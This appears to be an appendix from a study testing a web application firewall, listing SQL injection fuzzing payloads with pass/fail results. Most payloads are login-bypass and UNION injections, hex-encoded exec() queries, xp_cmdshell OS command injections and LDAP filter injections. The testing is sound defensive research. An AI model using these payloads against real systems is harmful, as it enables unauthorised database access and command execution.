371	declare @s varchar(22) select @s =	fail	fuzz sqli
372	0x77616974666F722064656C61792027303A303A31302700 exec(@s)	fail	fuzz sqli
373	0x730065006c00650063007400200040004000760065007200730069006f006e00 exec(@q)	fail	fuzz sqli
374	declare @s varchar (8000) select @s = 0x73656c65637420404076657273696f6e	fail	fuzz sqli
375	exec(@s)	fail	fuzz sqli
376	a'	pass	fuzz sqli
377	?	pass	fuzz sqli
378	' or 1=1	fail	fuzz sqli
379	‘ or 1=1 --	fail	fuzz sqli
380	x' AND userid IS NULL; --	fail	fuzz sqli

Figure 1.17: Fuzzing mode part 11



381	x' AND email IS NULL; --	fail	fuzz sqli
382	anything' OR 'x'='x	fail	fuzz sqli
383	x' AND 1=(SELECT COUNT(*) FROM tabname); --	fail	fuzz sqli
384	x' AND members.email IS NULL; --	fail	fuzz sqli
385	x' OR full_name LIKE '%Bob%	fail	fuzz sqli
386	23 OR 1=1	fail	fuzz sqli
387	'; exec master..xp_cmdshell 'ping 172.10.1.255'--	fail	fuzz sqli
388	'	pass	fuzz sqli
389	'%20or%20''='	fail	fuzz sqli
390	'%20or%20'x'='x	fail	fuzz sqli
391	%20or%20x=x	pass	fuzz sqli
392	')%20or%20('x'='x	fail	fuzz sqli
393	0 or 1=1	fail	fuzz sqli
394	' or 0=0 --	fail	fuzz sqli
395	" or 0=0 --	fail	fuzz sqli
396	or 0=0 --	pass	fuzz sqli
397	' or 0=0 #	fail	fuzz sqli
398	or 0=0 #"	pass	fuzz sqli
399	or 0=0 #	pass	fuzz sqli
400	' or 1=1--	fail	fuzz sqli
401	" or 1=1--	fail	fuzz sqli
402	' or '1'='1'--	fail	fuzz sqli
403	' or 1 --'	fail	fuzz sqli
404	or 1=1--	pass	fuzz sqli
405	or%201=1	pass	fuzz sqli
406	or%201=1 --	pass	fuzz sqli
407	' or 1=1 or ''='	fail	fuzz sqli
408	or 1=1 or ""=	pass	fuzz sqli
409	' or a=a--	fail	fuzz sqli
410	or a=a	pass	fuzz sqli
411	') or ('a'='a	fail	fuzz sqli
412	) or (a=a	pass	fuzz sqli
413	hi or a=a	pass	fuzz sqli
414	hi or 1=1 --"	fail	fuzz sqli
415	hi' or 1=1 --	fail	fuzz sqli
416	hi' or 'a'='a	fail	fuzz sqli

Figure 1.18: Fuzzing mode part 12



417	hi') or ('a'='a	fail	fuzz sqli
418	"hi"") or (""a""=""a"	pass	fuzz sqli
419	'hi' or 'x'='x';	fail	fuzz sqli
420	@variable	pass	fuzz sqli
421	,@variable	pass	fuzz sqli
422	PRINT	pass	fuzz sqli
423	PRINT @@variable	pass	fuzz sqli
424	select	pass	fuzz sqli
425	insert	pass	fuzz sqli
426	as	pass	fuzz sqli
427	or	pass	fuzz sqli
428	procedure	pass	fuzz sqli
429	limit	pass	fuzz sqli
430	order by	pass	fuzz sqli
431	asc	pass	fuzz sqli
432	desc	pass	fuzz sqli
433	delete	pass	fuzz sqli
434	update	pass	fuzz sqli
435	distinct	pass	fuzz sqli
436	having	pass	fuzz sqli
437	truncate	pass	fuzz sqli
438	replace	pass	fuzz sqli
439	like	pass	fuzz sqli
440	handler	pass	fuzz sqli
441	bfilename	pass	fuzz sqli
442	' or username like '%	fail	fuzz sqli
443	' or uname like '%	fail	fuzz sqli
444	' or userid like '%	fail	fuzz sqli
445	' or uid like '%	fail	fuzz sqli
446	' or user like '%	fail	fuzz sqli
447	exec xp	fail	fuzz sqli
448	exec sp	fail	fuzz sqli
449	'; exec master..xp_cmdshell	fail	fuzz sqli
450	'; exec xp_regread	fail	fuzz sqli
451	t'exec master..xp_cmdshell 'nslookup www.google.com'--	fail	fuzz sqli
452	--sp_password	pass	fuzz sqli

Figure 1.19: Fuzzing mode part 13

453	\x27UNION SELECT	fail	fuzz sqli
454	' UNION SELECT	fail	fuzz sqli
455	' UNION ALL SELECT	fail	fuzz sqli
456	' or (EXISTS)	pass	fuzz sqli
457	' (select top 1	fail	fuzz sqli
458	'||UTL_HTTP.REQUEST	pass	fuzz sqli
459	1;SELECT%20*	fail	fuzz sqli
460	to_timestamp_tz	pass	fuzz sqli
461	tz_offset	pass	fuzz sqli
462	<>"'%;)(&+	pass	fuzz sqli
463	'%20or%201=1	fail	fuzz sqli
464	%27%20or%201=1	fail	fuzz sqli
465	%20$(sleep%2050)	fail	fuzz sqli
466	%20'sleep%2050'	pass	fuzz sqli
467	char%4039%41%2b%40SELECT	pass	fuzz sqli
468	'%20OR	pass	fuzz sqli
469	'sqlattempt1	pass	fuzz sqli
470	(sqlattempt2)	pass	fuzz sqli
471	|	pass	fuzz sqli
472	%7C	pass	fuzz sqli
473	*|	pass	fuzz sqli
474	%2A%7C	pass	fuzz sqli
475	*(|(mail=*))	pass	fuzz sqli
476	%2A%28%7C%28mail%3D%2A%29%29	pass	fuzz sqli
477	*(|(objectclass=*))	pass	fuzz sqli
478	%2A%28%7C%28objectclass%3D%2A%29%29	pass	fuzz sqli
479	(	pass	fuzz sqli
480	%28	pass	fuzz sqli
481	)	pass	fuzz sqli
482	%29	pass	fuzz sqli
483	&	pass	fuzz sqli
484	%26	pass	fuzz sqli
485	!	pass	fuzz sqli
486	%21	pass	fuzz sqli
487	' or 1=1 or ''='	fail	fuzz sqli
488	' or ''='	fail	fuzz sqli

Figure 1.20: Fuzzing mode part 14

489	x' or 1=1 or 'x'='y	fail	fuzz sqli
490	/	pass	fuzz sqli
491	//	pass	fuzz sqli
492	//*	pass	fuzz sqli
493	*/*	pass	fuzz sqli
494	a' or 3=3--	fail	fuzz sqli
495	"a"" or 3=3--"	pass	fuzz sqli
496	' or 3=3	fail	fuzz sqli
497	‘ or 3=3 --	fail	fuzz sqli
498	AND	pass	fuzz sqli
499	OR	pass	fuzz sqli
500	ALTER TABLE	pass	fuzz sqli
501	AS	pass	fuzz sqli
502	BETWEEN	pass	fuzz sqli
503	CREATE DATABASE	pass	fuzz sqli
504	CREATE TABLE	pass	fuzz sqli
505	CREATE INDEX	pass	fuzz sqli
506	CREATE VIEW	pass	fuzz sqli
507	DELETE	pass	fuzz sqli
508	GRANT	pass	fuzz sqli
509	REVOKE	pass	fuzz sqli
510	COMMIT	pass	fuzz sqli
511	ROLLBACK	pass	fuzz sqli
512	SAVEPOINT	pass	fuzz sqli
513	DROP DATABASE	pass	fuzz sqli
514	DROP INDEX	pass	fuzz sqli
515	DROP TABLE	pass	fuzz sqli
516	EXISTS	pass	fuzz sqli
517	GROUP BY	pass	fuzz sqli
518	HAVING	pass	fuzz sqli
519	IN	pass	fuzz sqli
520	INSERT INTO	pass	fuzz sqli
521	INNER JOIN	pass	fuzz sqli
522	LEFT JOIN	pass	fuzz sqli
523	RIGHT JOIN	pass	fuzz sqli
524	FULL JOIN	pass	fuzz sqli

Figure 1.21: Fuzzing mode part 15

525 LIKE	pass	fuzz sqli
526 ORDER BY	pass	fuzz sqli
527 SELECT	pass	fuzz sqli
528 SELECT *	pass	fuzz sqli
529 SELECT DISTINCT	pass	fuzz sqli
530 SELECT INTO	pass	fuzz sqli
531 SELECT TOP	pass	fuzz sqli
532 TRUNCATE TABLE	pass	fuzz sqli
533 UNION	pass	fuzz sqli
534 UNION ALL	pass	fuzz sqli
535 UPDATE	pass	fuzz sqli
536 WHERE	pass	fuzz sqli

Figure 1.22: Fuzzing mode part 16

A.3 WAFNinja testing results

Due to the big size of the result file, only part of the result file from WAFNinja was shown in the Experimentation section. The reader can find the whole result file by visiting the following links:

1. XSS fuzzing mode : https://github.com/gu2rks/Web app firewall/blob/master/results/WAFNinja/fuzzXSS.html
2. SQL fuzzing mode : https://github.com/gu2rks/Web app firewall/blob/master/results/WAFNinja/fuzzSQL.html
3. XSS bypassing mode : https://github.com/gu2rks/Web app firewall/blob/master/results/WAFNinja/bypassxss.html
4. SQL bypassing mode : https://github.com/gu2rks/Web app firewall/blob/master/results/WAFNinja/bypassSql.html